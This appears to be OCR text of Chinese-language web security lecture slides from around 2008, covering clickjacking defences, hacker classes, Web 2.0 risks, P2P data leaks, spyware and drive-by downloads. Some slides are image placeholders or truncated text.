
Clickjacking範例 2



Clickjacking範例 2 -實際的web page



Clickjacking範例 2 – Webcam Clickjacking




Clickjacking範例 3

Clickjacking防禦

- 瀏覽器要上修補程式，但仍有瀏覽器沒有修補程式
- 使用Firefox的Noscript的ClearClick功能
- 阻擋iframe的執行(NoScript)或停用Javascript

- Frame busting for your own sites
  - <script>if (top != self) top.location = location</script>

- IE8 針對Clickjacking增加對Clickjacking攻擊的防禦功能
  - X-FRAME-OPTIONS: DENY
  - X-FRAME-OPTIONS: SAMEORIGIN



Clickjacking防禦2


- 使用虛擬機上網
- 使用網站信譽軟體
  - 如:McAfee Site Advisor
- 用右鍵copy連結上網
- clickjacking招數多
  防不勝防: 一般使用者
  哪懂這麼多呀? 我暈~

Clickjacking最新防護方法

防護環境	防護方式
Adobe Flash Player 9 以前版本	• 更新至Flash Player 10新版。 • 使用者直接選擇永久關閉麥克風與網路攝影機。 • 企業MIS可修改WINDOWS\system32\Macromed\Flash目錄中的mms.cfg檔，將AVHardwareDisable的數值由0改為1。無mms.cfg檔可參考Adobe Flash Player Administration Guide建置Flash管理機制。
Firefox	• 安裝NoScript外掛元件，當使用者點選到網頁隱藏的按鈕時，會發出警告。
企業內使用者	• 限制使用者在瀏覽器中執行JavaScript與iframe指令，或只限制在企業內網中使用。

資料來源：iThome整理，2008年10月

Clickjacking防禦 – Clickjacking警告視窗



Agenda

- 新型的Clickjacking攻擊
- Web 2.0的網頁攻擊與防禦
  - Threats that Web 2.0 brings and security issues
  - OWASP TOP 10 Vulnerabilities
  - Injection Flaw and XSS Attacks Demo and more
  - Countermeasures to Protect against Attacks

Can Hacking Be Ethical?

- The verb ‘hacking’ describes the rapid development of new programs or the reverse engineering of already existing software to make the code better, and efficient.
- **(RFC 1983, Internet Users’ Glossary)** The noun ‘hacker’ refers to a person who enjoys learning the details of computer systems and stretch their capabilities.
- The term ‘cracker’ refers to a person who uses his hacking skills for offensive purposes.
- The term ‘ethical hacker’ refers to security professionals who apply their hacking skills for defensive purposes.

Hacker Classes

Black hats

- Individuals with extraordinary computing skills, resorting to malicious or destructive activities. Also known as 'Crackers.'

White Hats

- Individuals professing hacker skills and using them for defensive purposes. Also known as 'Security Analysts'.

Gray Hats

- Individuals who work both offensively and defensively at various times.

Ethical Hacker Classes

- Former Black Hats
- White Hats

Hacker Skills

- Professional (be able to develop exploit tools and find vulnerabilities
- Experienced (with knowledge of security and hacking technology)
- Script Kidde

中國網軍


【中國軍力報告】北京發展電子戰培養網軍


山東省棗莊市電信局早於2000年成立第一支
民兵資訊網路分隊，有48名隊員，戰爭時接
受軍隊指揮。

What does a malicious hacker do?

- Reconnaissance
  - Active / passive
- Scanning
- Gaining access
  - Operating system level / application level
  - Network level
  - Denial of service
- Maintaining access
  - Uploading / altering / downloading programs or data
- Covering tracks

Web 1.0 vs. Web 2.0

Web 2.0就是新一代的網路服務，是雙向互動。其重要精神在於使用者的參與。Web 2.0這個概念由O'Reilly媒體公司創辦人暨執行長Tim O'Reilly（提姆・奧萊理）所提出


Web 1.0		Web 2.0
DoubleClick	-->	Google AdSense 是一個快速簡便的方法，可以讓各種規模的網站出版者為他們的網站展示與網站內容相關的Google 廣告並獲取收入。
Ofoto	-->	Flickr 使用者除了可透過Tags分享照片，Flickr?也提供連絡人機制（Contacts?），使用者可看到對方最新的照片，以及快速瀏覽該連絡人的公開相片。
publishing	-->	participation
mp3.com	-->	Napster 是一種線上音樂服務，最初由Shawn Fanning創建的檔案分享服務。Napster是第一個被廣泛應用的點對點（Peer-to-Peer，P2P）音樂共享服務。
Britannica Online	-->	Wikipedia 自由的百科全書，可以由用戶編輯。
personal websites	-->	Blogging, Twitter, Splurk Weblog指的是以網頁作為呈現媒介的個人日記，也有人把它稱做網頁型態的日記。1999年Peter Merholz開始把將weblog唸成We Blog，因而有了Blog這個說法。

邁向eGov 2.0　優質網路政府


Web 2.0 Security Issues

Web 2.0's Security Problems Causing a Slow-Motion Train Wreck

Source: Yankee Group, 2007



P2P的危害



使用FOXY軟體，將報稅資料與他人分享(圖/卡優新聞網)

- 如果是以簡易方式「身分證字號+戶號」申報，問題就比較大，納稅人若是把申報資料存在硬碟裡，就很可能因為裝了FOXY軟體，讓自己的個資與他人『分享』。

新的威脅-Spyware

- 爆炸性成長
  - 根據AOL / NCSA(America Online
    Alliance)的研究，已有80%的家用電
  - IDC 2004年針對北美地區600個企業
    計超過67%的電腦受到間諜程式的
  - 2005年5
    軟體防護
    並且間諜
- Spyware是被
- 重要資料外洩事件頻傳，令


網頁掛馬

- 2007.06.06 媒體報導
－Google最新統計，目前全台有九百八十四個網站被植入惡意程式碼，其中不乏知名的台灣奧迪汽車、ESPNSTAR體育台和眾多學術機構或商業網站。

- 陳冠希事件

- 這些網站含有「隱匿強迫下載」惡意程式，網友看文章、欣賞照片時，不知不覺被安裝木馬、後門程式、間諜軟體或其他病毒軟體，電腦無故當機只是小case，嚴重時會竊取電腦中個人資料，曾在網路銀行輸入的帳號密碼，也可能被側錄。

Drive-by Download - Embedded



MS07-017

MS06-014

MS06-013

MS06-004


MS06-001

知名網站

